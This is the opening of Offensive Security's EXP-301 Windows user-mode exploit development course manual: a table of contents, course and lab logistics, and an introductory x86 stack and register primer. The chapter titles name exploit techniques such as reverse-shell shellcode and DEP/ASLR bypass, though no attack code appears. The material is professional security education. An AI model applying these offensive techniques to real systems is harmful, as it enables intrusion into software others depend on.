Windows User Mode Exploit Development

Offensive Security



EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Copyright © 2021 Offensive Security Ltd.

All rights reserved. No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

Table of Contents

1 Windows User Mode Exploit Development: General Course Information 14
1.1 About the EXP-301 Course 14
1.2 Provided Materials 15
1.2.1 EXP-301 Course Materials 15
1.2.2 Access to the Internal VPN Lab Network 15
1.2.3 The Offensive Security Student Forum 16
1.2.4 Live Support and RocketChat 16
1.2.5 OSED Exam Attempt 16
1.3 Overall Strategies for Approaching the Course 17
1.3.1 Welcome and Course Information Emails 17
1.3.2 Course Materials 17
1.3.3 Course Exercises 17
1.4 About the EXP-301 VPN Labs 18
1.4.1 Control Panel 18
1.4.2 Reverts 18
1.4.3 Kali Virtual Machine 19
1.4.4 Lab Behavior and Lab Restrictions 19
1.5 About the OSED Exam 19
1.6 Wrapping Up 20
2 WinDbg and x86 Architecture 21
2.1 Introduction to x86 Architecture 21
2.1.1 Program Memory 21
2.1.1.1 The Stack 22
2.1.1.2 Calling conventions 22
2.1.1.3 Function Return Mechanics 22
2.1.2 CPU Registers 23
2.1.2.1 General Purpose Registers 24
2.1.2.2 ESP - The Stack Pointer 24
2.1.2.3 EBP - The Base Pointer 24
2.1.2.4 EIP - The Instruction Pointer 24
2.2 Introduction to Windows Debugger 25
2.2.1 What is a Debugger? 25
2.2.2 WinDbg Interface 26
2.2.3 Understanding the Workspace 28

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

2.2.3.1 Exercises 30
2.2.4 Debugging Symbols 30
2.3 Accessing and Manipulating Memory from WinDbg 32
2.3.1 Unassemble from Memory 32
2.3.1.1 Exercises 32
2.3.2 Reading from Memory 32
2.3.2.1 Exercise 36
2.3.3 Dumping Structures from Memory 36
2.3.3.1 Exercise 38
2.3.4 Writing to Memory 38
2.3.4.1 Exercises 39
2.3.5 Searching the Memory Space 39
2.3.5.1 Exercises 40
2.3.6 Inspecting and Editing CPU Registers in WinDbg 40
2.3.6.1 Exercise 41
2.4 Controlling the Program Execution in WinDbg 41
2.4.1 Software Breakpoints 41
2.4.1.1 Exercises 43
2.4.2 Unresolved Function Breakpoint 43
2.4.2.1 Exercises 45
2.4.3 Breakpoint-Based Actions 45
2.4.3.1 Exercises 47
2.4.4 Hardware Breakpoints 47
2.4.4.1 Exercises 50
2.4.5 Stepping Through the Code 50
2.4.5.1 Exercises 52
2.5 Additional WinDbg Features 52
2.5.1 Listing Modules and Symbols in WinDbg 52
2.5.2 Using WinDbg as a Calculator 54
2.5.3 Data Output Format 54
2.5.3.1 Exercise 55
2.5.4 Pseudo Registers 55
2.6 Wrapping Up 56
3 Exploiting Stack Overflows 57
3.1 Stack Overflows Introduction 57

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

3.2 Installing the Sync Breeze Application 60
3.2.1.1 Exercise 61
3.3 Crashing the Sync Breeze Application 61
3.3.1.1 Exercise 63
3.4 Win32 Buffer Overflow Exploitation 64
3.4.1 A Word About DEP, ASLR, and CFG 64
3.4.2 Controlling EIP 64
3.4.2.1 Exercises 67
3.4.3 Locating Space for Our Shellcode 67
3.4.3.1 Exercises 70
3.4.4 Checking for Bad Characters 70
3.4.4.1 Exercises 72
3.4.5 Redirecting the Execution Flow 72
3.4.6 Finding a Return Address 72
3.4.6.1 Exercises 80
3.4.7 Generating Shellcode with Metasploit 81
3.4.7.1 Exercises 83
3.4.8 Getting a Shell 83
3.4.8.1 Exercises 86
3.4.9 Improving the Exploit 86
3.4.9.1 Exercise 87
3.4.9.2 Extra Mile 87
3.5 Wrapping Up 87
4 Exploiting SEH Overflows 88
4.1 Installing the Sync Breeze Application 88
4.1.1.1 Exercise 90
4.2 Crashing Sync Breeze 90
4.2.1.1 Exercise 91
4.3 Analyzing the Crash in WinDbg 91
4.3.1.1 Exercises 93
4.4 Introduction to Structured Exception Handling 93
4.4.1 Understanding SEH 94
4.4.2 SEH Validation 99
4.4.2.1 Exercises 102
4.5 Structured Exception Handler Overflows 102

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

4.5.1.1 Exercises 112
4.5.2 Gaining Code Execution 113
4.5.2.1 Exercises 116
4.5.3 Detecting Bad Characters 116
4.5.3.1 Exercise 118
4.5.4 Finding a P/P/R Instruction Sequence 118
4.5.4.1 Exercises 124
4.5.5 Island-Hopping in Assembly 124
4.5.5.1 Exercises 130
4.5.6 Obtaining a Shell 131
4.5.6.1 Exercises 133
4.5.6.2 Extra Mile 133
4.5.6.3 Extra Mile 133
4.6 Wrapping Up 134
5 Introduction to IDA Pro 135
5.1 IDA Pro 101 135
5.1.1 Installing IDA Pro 136
5.1.1.1 Exercise 136
5.1.2 The IDA Pro User Interface 136
5.1.2.1 Exercises 144
5.1.3 Basic Functionality 144
5.1.3.1 Exercises 148
5.1.4 Search Functionality 148
5.1.4.1 Exercises 150
5.2 Working with IDA Pro 151
5.2.1 Static-Dynamic Analysis Synchronization 151
5.2.1.1 Exercises 153
5.2.2 Tracing Notepad 153
5.2.2.1 Exercises 156
5.3 Wrapping Up 157
6 Overcoming Space Restrictions: Egghunters 158
6.1 Crashing the Savant Web Server 158
6.1.1.1 Exercises 159
6.2 Analyzing the Crash in WinDbg 160
6.2.1.1 Exercises 161

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

6.3 Detecting Bad Characters 161
6.3.1.1 Exercises 164
6.4 Gaining Code Execution 164
6.4.1.1 Exercises 166
6.4.2 Partial EIP Overwrite 166
6.4.2.1 Exercises 172
6.4.3 Changing the HTTP Method 172
6.4.3.1 Exercises 175
6.4.4 Conditional Jumps 175
6.4.4.1 Exercises 179
6.5 Finding Alternative Places to Store Large Buffers 180
6.5.1.1 Exercises 181
6.5.2 The Windows Heap Memory Manager 182
6.5.2.1 Exercises 184
6.6 Finding our Buffer - The Egghunter Approach 184
6.6.1 Keystone Engine 185
6.6.1.1 Exercises 187
6.6.2 System Calls and Egghunters 187
6.6.2.1 Exercises 195
6.6.3 Identifying and Addressing the Egghunter Issue 196
6.6.3.1 Exercises 200
6.6.4 Obtaining a Shell 200
6.6.4.1 Exercises 203
6.7 Improving the Egghunter Portability Using SEH 204
6.7.1.1 Exercises 215
6.7.2 Identifying the SEH-Based Egghunter Issue 215
6.7.2.1 Exercises 226
6.7.3 Porting the SEH Egghunter to Windows 10 227
6.7.3.1 Exercises 231
6.7.3.2 Extra Mile 232
6.8 Wrapping Up 232
7 Creating Custom Shellcode 233
7.1 Calling Conventions on x86 233
7.2 The System Call Problem 234
7.3 Finding kernel32.dll 235

7.3.1 PEB Method 236
7.3.1.1 Exercises 238
7.3.2 Assembling the Shellcode 238
7.3.2.1 Exercises 244
7.4 Resolving Symbols 244
7.4.1 Export Directory Table 245
7.4.1.1 Exercise 247
7.4.2 Working with the Export Names Array 247
7.4.2.1 Exercises 253
7.4.3 Computing Function Name Hashes 253
7.4.3.1 Exercises 258
7.4.4 Fetching the VMA of a Function 258
7.4.4.1 Exercises 263
7.5 NULL-Free Position-Independent Shellcode (PIC) 263
7.5.1 Avoiding NULL Bytes 264
7.5.1.1 Exercise 265
7.5.2 Position-Independent Shellcode 265
7.5.2.1 Exercises 270
7.6 Reverse Shell 270
7.6.1 Loading ws2_32.dll and Resolving Symbols 271
7.6.1.1 Exercises 274
7.6.2 Calling WSAStartup 274
7.6.2.1 Exercises 277
7.6.3 Calling WSASocket 278
7.6.3.1 Exercises 280
7.6.4 Calling WSAConnect 280
7.6.4.1 Exercises 285
7.6.5 Calling CreateProcessA 285
7.6.5.1 Exercises 290
7.6.5.2 Extra Miles 291
7.7 Wrapping Up 291
8 Reverse Engineering for Bugs 292
8.1 Installation and Enumeration 292
8.1.1 Installing Tivoli Storage Manager 293
8.1.1.1 Exercise 294

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

8.1.2 Enumerating an Application 294
8.1.2.1 Exercises 296
8.2 Interacting with Tivoli Storage Manager 296
8.2.1 Hooking the recv API 296
8.2.1.1 Exercises 299
8.2.2 Synchronizing WinDbg and IDA Pro 299
8.2.2.1 Exercises 301
8.2.3 Tracing the Input 301
8.2.3.1 Exercise 304
8.2.4 Checksum, Please 304
8.2.4.1 Exercise 320
8.3 Reverse Engineering the Protocol 320
8.3.1 Header-Data Separation 320
8.3.1.1 Exercise 332
8.3.2 Reversing the Header 333
8.3.2.1 Exercises 342
8.3.3 Exploiting Memcpy 342
8.3.3.1 Exercise 348
8.3.4 Getting EIP Control 348
8.3.4.1 Exercise 351
8.3.4.2 Extra Mile 351
8.4 Digging Deeper to Find More Bugs 351
8.4.1 Switching Execution 352
8.4.1.1 Exercises 357
8.4.2 Going Down 0x534 357
8.4.2.1 Exercises 367
8.4.2.2 Extra Mile 367
8.4.2.3 Extra Mile 367
8.5 Wrapping Up 368
9 Stack Overflows and DEP Bypass 369
9.1 Data Execution Prevention 369
9.1.1 DEP Theory 369
9.1.1.1 Exercises 371
9.1.2 Windows Defender Exploit Guard 372
9.1.2.1 Exercises 375

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

9.2 Return Oriented Programming 375
9.2.1 Origins of Return Oriented Programming Exploitation 375
9.2.2 Return Oriented Programming Evolution 376
9.3 Gadget Selection 379
9.3.1 Debugger Automation: Pykd 379
9.3.1.1 Exercises 388
9.3.2 Optimized Gadget Discovery: RP++ 388
9.3.2.1 Exercises 390
9.4 Bypassing DEP 390
9.4.1 Getting The Offset 391
9.4.1.1 Exercises 393
9.4.2 Locating Gadgets 393
9.4.2.1 Exercise 394
9.4.3 Preparing the Battlefield 394
9.4.3.1 Exercises 397
9.4.4 Making ROP's Acquaintance 397
9.4.4.1 Exercises 399
9.4.5 Obtaining VirtualAlloc Address 400
9.4.5.1 Exercises 408
9.4.6 Patching the Return Address 408
9.4.6.1 Exercises 413
9.4.7 Patching Arguments 414
9.4.7.1 Exercises 420
9.4.8 Executing VirtualAlloc 421
9.4.8.1 Exercises 426
9.4.9 Getting a Reverse Shell 427
9.4.9.1 Exercises 428
9.4.9.2 Extra Mile 428
9.4.9.3 Extra Mile 429
9.4.9.4 Extra Mile 429
9.5 Wrapping Up 429
10 Stack Overflows and ASLR Bypass 430
10.1 ASLR Introduction 430
10.1.1 ASLR Implementation 430
10.1.2 ASLR Bypass Theory 431

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

10.1.3 Windows Defender Exploit Guard and ASLR 433
10.1.3.1 Exercises 438
10.2 Finding Hidden Gems 438
10.2.1 FXCLI_DebugDispatch 438
10.2.1.1 Exercises 444
10.2.2 Arbitrary Symbol Resolution 444
10.2.2.1 Exercises 451
10.2.3 Returning the Goods 451
10.2.3.1 Exercises 460
10.3 Expanding our Exploit (ASLR Bypass) 460
10.3.1 Leaking an IBM Module 461
10.3.1.1 Exercises 463
10.3.2 Is That a Bad Character? 463
10.3.2.1 Exercises 465
10.4 Bypassing DEP with WriteProcessMemory 466
10.4.1 WriteProcessMemory 466
10.4.1.1 Exercises 478
10.4.2 Getting Our Shell 478
10.4.2.1 Exercises 481
10.4.3 Handmade ROP Decoder 481
10.4.3.1 Exercises 487
10.4.4 Automating the Shellcode Encoding 487
10.4.4.1 Exercises 488
10.4.5 Automating the ROP Decoder 488
10.4.5.1 Exercises 494
10.4.5.2 Extra Mile 494
10.4.5.3 Extra Mile 494
10.4.5.4 Extra Mile 495
10.4.5.5 Extra Mile 495
10.5 Wrapping Up 495
11 Format String Specifier Attack Part I 496
11.1 Format String Attacks 496
11.1.1 Format String Theory 496
11.1.2 Exploiting Format String Specifiers 498
11.1.2.1 Exercise 501

11.2 Attacking IBM Tivoli FastBackServer 501
11.2.1 Investigating the EventLog Function 501
11.2.1.1 Exercise 505
11.2.2 Reverse Engineering a Path 505
11.2.2.1 Exercises 511
11.2.3 Invoke the Specifiers 511
11.2.3.1 Exercise 515
11.3 Reading the Event Log 516
11.3.1 The Tivoli Event Log 516
11.3.1.1 Exercise 520
11.3.2 Remote Event Log Service 520
11.3.2.1 Exercise 528
11.3.3 Read From an Index 528
11.3.3.1 Exercise 539
11.3.4 Read From the Log 539
11.3.4.1 Exercise 544
11.3.5 Return the Log Content 545
11.3.5.1 Exercises 548
11.4 Bypassing ASLR with Format Strings 548
11.4.1 Parsing the Event Log 548
11.4.1.1 Exercises 553
11.4.2 Leak Stack Address Remotely 554
11.4.2.1 Exercises 557
11.4.3 Saving the Stack 557
11.4.3.1 Exercises 559
11.4.4 Bypassing ASLR 559
11.4.4.1 Exercises 566
11.4.4.2 Extra Mile 567
11.4.4.3 Extra Mile 567
11.5 Wrapping Up 567
12 Format String Specifier Attack Part II 568
12.1 Write Primitive with Format Strings 568
12.1.1 Format String Specifiers Revisited 568
12.1.1.1 Exercise 570
12.1.2 Overcoming Limitations 570

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

12.1.2.1 Exercises 578
12.1.3 Write to the Stack 578
12.1.3.1 Exercises 582
12.1.4 Going for a DWORD 583
12.1.4.1 Exercises 584
12.2 Overwriting EIP with Format Strings 584
12.2.1 Locating a Target 585
12.2.1.1 Exercises 587
12.2.2 Obtaining EIP Control 587
12.2.2.1 Exercise 588
12.3 Locating Storage Space 588
12.3.1 Finding Buffers 589
12.3.1.1 Exercises 592
12.3.2 Stack Pivot 592
12.3.2.1 Exercise 595
12.4 Getting Code Execution 595
12.4.1 ROP Limitations 595
12.4.1.1 Exercises 598
12.4.2 Getting a Shell 599
12.4.2.1 Exercises 600
12.5 Wrapping Up 600
13 Trying Harder: The Labs 601
13.1 Challenge 1 601
13.2 Challenge 2 601
13.3 Challenge 3 602
13.4 Wrapping Up 604

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

1 Windows User Mode Exploit Development: General Course Information

Welcome to the Windows User Mode Exploit Development (EXP-301) course!

EXP-301 was designed for security professionals who already have some experience in finding known vulnerabilities and using public exploits to attack them.

This course will encompass beginner-to-intermediate exploit development for binary applications on the Windows operating system. It will also provide an introduction to reverse engineering binary applications to help locate vulnerabilities.

1.1 About the EXP-301 Course

Before diving into the course material, let's cover some basic terminology.

The concept of exploit development applies to many areas of offensive security. For instance, we might locate vulnerabilities in web applications and craft exploits to attack them, or abuse insecure configurations related to service or file permissions.

To narrow the scope, this course focuses on applications that are written in low-level languages such as C++ and then compiled into binary code. For such applications, source code is often unavailable when searching for vulnerabilities or developing an exploit.

Once code written in low-level languages has been compiled, it cannot easily be decompiled. This is different from high-level languages, such as C# or Java, in which the code is only compiled into an intermediate bytecode format.

Since we'll attack applications written in low-level languages, we will need to work with the code's binary representation. This means we will tackle low-level mechanisms including direct memory manipulations, assembly code, processor flags, and registers.

In Windows binary exploitation, there are many avenues to explore, and to obtain a firm understanding of exploit development, it is important to build a strong foundation. To further tighten the scope, this course will cover exploitation techniques and vulnerabilities in server side applications that do not contain internal scripting engines. This excludes applications like web browsers.

While the majority of Windows operating systems in use today are 64-bit, many applications are 32-bit. This is possible on the Windows platform due to the *Windows on Windows 64* (*wow64*) implementation.[1] On workstations this includes applications like the Microsoft Office suite and many enterprise server side applications are also still 32-bit.

EXP-301 will focus exclusively on the 32-bit architecture, due to the huge amount of knowledge required to learn and become proficient in exploit development. It should also be noted that most techniques on 32-bit can be adapted to 64-bit, so learning them in-depth on 32-bit is important.

[1] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winprog64/wow64-implementation-details

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Attackers require a base of overlapping knowledge to both find a vulnerability and craft an exploit. You will develop this knowledge base through the modules in this course.

EXP-301 begins by covering Instruction Pointer (EIP) and Structured Exception Handling (SEH) overwrites, along with egghunters and how to create custom shellcode. We move on to learning reverse engineering techniques by using IDA Pro, next exploring how to bypass Data Execution Prevention (DEP) with Return-Oriented Programming (ROP). The final modules in this course cover advanced custom-made ROP chains, bypassing Address Space Layout Randomization (ASLR), and how to create and use read and write primitives to achieve complex attacks.

1.2 Provided Materials

Let's take a moment to review the individual components of the course. At this point, you should have access to the following:

- The EXP-301 course materials
- The internal VPN lab network
- Student forum credentials
- Live support
- An OSED exam attempt

Next, we'll cover each of these items in detail.

1.2.1 EXP-301 Course Materials

The course includes this lab guide in PDF format and the accompanying course videos. The information covered in the PDF and the videos are complementary, meaning you can read the lab guide and then watch the videos to fill in any gaps, or vice-versa.

In some modules, the lab guide is more detailed than the videos. In other cases, the videos may convey some information better than the guide. It is important that you pay close attention to both.

The lab guide also contains exercises at the end of each chapter. Completing the course exercises will help you solidify your knowledge and practice the skills needed to attack and compromise applications.

1.2.2 Access to the Internal VPN Lab Network

The email welcome package, which you received on your course start date, includes your VPN credentials and the corresponding VPN connectivity pack. These will enable you to access the internal lab network, where you will be spending a considerable amount of time.

Lab time starts when your course begins and is tracked as continuous access. Lab time can only be paused in case of an emergency.[2]

[2] (Offensive Security, 2020), https://support.offensive-security.com/registration-and-orders/#can-i-pause-my-lab-time

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the personalized purchase link that was sent to your email address. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will receive a new VPN connectivity pack.

1.2.3 The Offensive Security Student Forum

The Student Forum[3] is only accessible to Offensive Security students. Your forum credentials are also part of the email welcome package. Access does not expire when your lab time ends. You can continue to enjoy the forums long after you pass your OSED exam.

On the forum, you can ask questions, share interesting resources, and offer tips (as long as there are no spoilers). We ask all forum members to be mindful of what they post, taking particular care not to ruin the overall course experience for others by posting complete solutions. Inappropriate posts may be moderated.

Once you have successfully passed the OSED exam, you will gain access to the sub-forum for certificate holders.

1.2.4 Live Support and RocketChat

RocketChat will allow you to directly communicate with our Student Administrators. These are staff members at Offensive Security who have taken the EXP-301 course and know the material.

Through Live Support, Student Administrators are available to assist with technical issues during the exam and related to VPN connectivity for the labs.

In RocketChat, you can connect with fellow EXP-301 students and ask our Student Administrators any questions needed to clarify the course material and exercises. If you have tried your best and are completely stuck on an application, Student Administrators may also be able to provide a small hint to help you on your way.

Remember that the information provided by the Student Administrators will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the better.

1.2.5 OSED Exam Attempt

Included with your initial purchase of the EXP-301 course is an attempt at the *Offensive Security Exploit Developer* (OSED) certification.

The exam is optional, so it is up to you to decide whether or not you would like to tackle it. You have 120 days after the end of your lab time to schedule and complete your exam attempt. After 120 days, the attempt will expire.

If your exam attempt expires, you can purchase an additional attempt and take the exam within 120 days of the purchase date.

[3] (Offensive Security, 2020), https://forums.offensive-security.com

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

If you purchase a lab extension while you still have an unused exam attempt, the expiration date of your exam attempt will be moved to 120 days after the end of your lab extension.

To book your OSED exam, use your personalized exam scheduling link. This link is included in the welcome package emails. You can also find the link using your EXP-301 control panel.

1.3 Overall Strategies for Approaching the Course

Each student is unique, so there is no single best way to approach this course and materials. We want to encourage you to move through the course at your own comfortable pace. You'll also need to apply time management skills to keep yourself on track.

We recommend the following as a very general approach to the course materials:

1. Review all the information included in the welcome and course information emails.
2. Review the course materials.
3. Complete the course exercises.
4. Attack the target applications.

1.3.1 Welcome and Course Information Emails

First and foremost, take the time to read all the information included in the emails you received on your course start date. These emails include your VPN pack, lab and forum credentials, and control panel URL. They also contain URLs to the course FAQ, RocketChat, and the support page.

1.3.2 Course Materials

Once you have reviewed the information above, you can jump into the course material. You may opt to start with the course videos, then review the information for the same module in the lab guide, or vice-versa depending on your preferred learning style. As you go through the course material, you may need to re-watch or re-read modules to fully absorb the content.

You'll note that there are course videos associated with all modules included in EXP-301 except this introduction and *Trying Harder: The Labs*.

You will occasionally encounter text in a centered, blue font in the lab guide. Text blocks presented in this way offer additional information that provides further context but is not required to follow the narrative of an attack. The information in these blocks is not mentioned in the course videos.

We recommend approaching the course as a marathon and not a sprint. Don't be afraid to spend extra time with difficult concepts before moving forward in the course.

1.3.3 Course Exercises

We recommend that you fully complete the exercises at the end of each module prior to moving on to the next module. They will test your understanding of the material and build your confidence to move forward.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Depending on your existing skillset, it may take considerable time and effort to complete the exercises. Nevertheless, we encourage you to be persistent, especially with tougher exercises. Persistence is an essential trait to develop as part of the OffSec "Try Harder" mindset.

To aid in your studying the dedicated student vm contains the folder C:\proof_of_concepts. Inside this folder you will find exploit code for relevant exercises as marked by module, section and exercise numbers. Only exercises that result in an updated exploit code have entries in the list.

We encourage you to attempt to solve the exercises on your own before you read the solutions, as this will greatly increase your learning.

Note that copy-pasting code from the lab guide into a script may result in unintended whitespace or newlines due to formatting.

Some modules include *extra mile* exercises, which are more difficult and time-consuming than regular exercises. These exercises are not required to learn the material, but they will you help develop extra skills and succeed on the exam. Also note that solutions to these extra miles are not given on your student vm.

1.4 About the EXP-301 VPN Labs

The EXP-301 labs provide an isolated environment where you can conduct both exploit development and reverse engineering. Machines in the labs have been loaded with the required applications and tools.

We've also provided a number of extra applications for practicing your skills after completing the lab guide and exercises.

Note that all virtual machines in this course are assigned to you and are not shared with other students.

1.4.1 Control Panel

Once logged in to the internal VPN lab network, you can access the EXP-301 control panel. You can use the control panel to revert your lab machines or book your exam.

The control panel URL is listed in your welcome package email.

1.4.2 Reverts

Each student is provided with twelve reverts every 24 hours. Reverts enable you to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. If you require additional reverts, you can contact a Student Administrator via email (help@offensive-security.com) or contact Live Support for help resetting your revert counter.

The minimum amount of time between lab machine reverts is five minutes.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

In the control panel, you will find a drop-down menu with the title *Module VM*. This entry is used for all modules in the course guide. Before starting on the exercises or following the information given in the course videos or lab guide, you must access the control panel and revert the VM.

After disconnecting from the VPN for an extended time period, any active virtual machine will be removed, and you'll need to connect to the VPN again and request a revert. With this in mind, please be sure to copy any notes or developed scripts to your Kali Linux VM before disconnecting from the labs.

After completing the course modules and associated exercises, you can select a number of challenges from the control panel. This will revert a machine containing a target application.

1.4.3 Kali Virtual Machine

This course was created and designed with Kali Linux in mind. While you are free to use any operating system you desire, the lab guide and course videos all depict commands as given in Kali Linux while running as a non-root user.

Be aware that the Student Administrators only provide support for Kali Linux running on VMware, but you are free to use any other virtualization software.

The recommended Kali Linux image[4] is the newest stable release in a default 64-bit build.

1.4.4 Lab Behavior and Lab Restrictions

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not perform brute force attacks against the VPN infrastructure.
3. Do not attempt to hack into other students' clients or Kali machines.

1.5 About the OSED Exam

The OSED certification exam contains three separate tasks and includes topics from reverse engineering to exploit development. You'll need to obtain at least 60 out of 100 points to pass the exam, which equates to fully completing two out of the three tasks.

The environment is completely dedicated to you for the duration of the exam, and you will have 47 hours and 45 minutes to complete it.

Specific instructions for the exam network are located in your exam control panel, which will become available once your exam begins. Your exam package includes a VPN connectivity pack and additional instructions containing the unique URL you can use to access your exam control panel.

[4] (Offensive Security, 2020), https://www.kali.org/downloads/

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. Please make sure to read our proctoring FAQ[5] before scheduling your exam.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on quality and accuracy of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Once your exam files have been accepted, your exam will be graded and you will receive your results within ten business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you have not achieved a passing score, we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a two-day window when you can ensure no outside distractions or commitments. Exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available.

For additional information regarding the exam, please review the OSED exam guide.[6]

1.6 Wrapping Up

In this module, we discussed important information needed to make the most of the EXP-301 course and lab. We also covered how to prepare for, and then take, the final OSED exam.

We wish you the best of luck on your EXP-301 journey and hope you enjoy the new challenges you will face.

[5] (Offensive Security, 2020), https://support.offensive-security.com/proctoring-faq/

[6] (Offensive Security, 2021), https://help.offensive-security.com/hc/en-us/articles/360052977212-OSED-Exam-Guide

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

2 WinDbg and x86 Architecture

In this module, we'll introduce some fundamental concepts of x86 architecture including CPU registers, program memory, and function return mechanics. We'll then learn the basic skills needed to debug an application with WinDbg.

Practicing with WinDbg and mastering its commands is essential for tackling more complex exploitation topics later during this course.

2.1 Introduction to x86 Architecture

Before we can debug memory corruptions, we need to discuss program memory, understand how software works at the CPU level, and outline a few basic definitions.

As we discuss these principles, we will refer quite often to Assembly (asm),[7] an extremely low-level programming language that corresponds very closely to the CPU's built-in machine code instructions.

2.1.1 Program Memory

When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. Figure 1 shows how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0x7FFFFFFF) used by applications:




Figure 1: Anatomy of program memory in Windows

[7] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Assembly_language

Although there are several memory areas outlined in this figure, in this module, we will solely focus on the *stack*.

2.1.1.1 The Stack

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).[8] The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack.[9] To facilitate the independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is "viewed" by the CPU using a Last-In, First-Out (LIFO) structure. This essentially means that while accessing the stack, items put ("pushed") on the top of the stack are removed ("popped") first. The x86 architecture implements dedicated *PUSH* and *POP* assembly instructions to add or remove data to the stack respectively.

2.1.1.2 Calling conventions

Calling conventions[10] describe how functions receive their parameters from their caller and how they return the result. The x86 architecture allows for the use of multiple calling conventions. The difference in their implementation consists of several factors such as how the parameters and return value are passed (placed in CPU *registers*,[11] pushed on the stack, or both), in which order they are passed, how the stack is prepared and cleaned up before and after the call, and what CPU registers the called function must preserve for the caller.

Generally speaking, the compiler determines which calling convention is used for all functions in a program, however, in some cases, it is possible for the programmer to specify a specific calling convention on a per-function basis.

2.1.1.3 Function Return Mechanics

When code within a thread calls a function, it must know which address to return to once the function completes. This "return address" (along with the function's parameters and local variables) is stored on the stack. This collection of data is associated with one function call and is stored in a section of the stack memory known as a *stack frame*. An example of a stack frame is illustrated in Figure 2.

Thread Stack Frame Example	
Function A return address:	0x00401024
Parameter 1 for function A:	0x00000040
Parameter 2 for function A:	0x00001000
Parameter 3 for function A:	0xFFFFFFFF

Figure 2: Return address on the stack

[8] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-libraries

[9] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Stack-based_memory_allocation

[10] (Wikipedia, 2014), https://en.wikipedia.org/wiki/Calling_convention

[11] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

When a function ends, the return address is taken from the stack and used to restore the execution flow to the calling function.

While we've described the process at a high level, next we must understand more about how this is accomplished at the CPU level. This requires a discussion about CPU registers.

2.1.2 CPU Registers

To perform efficient code execution, the CPU maintains and uses a series of nine 32-bit registers (on a 32-bit architecture). Registers are small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated. These nine registers, including the nomenclature for the higher and lower bits of those registers, are shown in Figure 3.

32-bit register	Lower 16 bits	Higher 8 bits	Lower 8 bits
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	N/A	N/A
EDI	DI	N/A	N/A
EBP	BP	N/A	N/A
ESP	SP	N/A	N/A
EIP	IP	N/A	N/A

Figure 3: X86 CPU registers

The register names were established for 16-bit architectures and were then extended with the advent of the 32-bit (*x86*) platform, hence the letter "E" in the register acronyms. Each register may contain a 32-bit value (allowing values between 0 and 0xFFFFFFFF) or may contain 16-bit or 8-bit values in the respective subregisters, as shown in the EAX register in Figure 4.

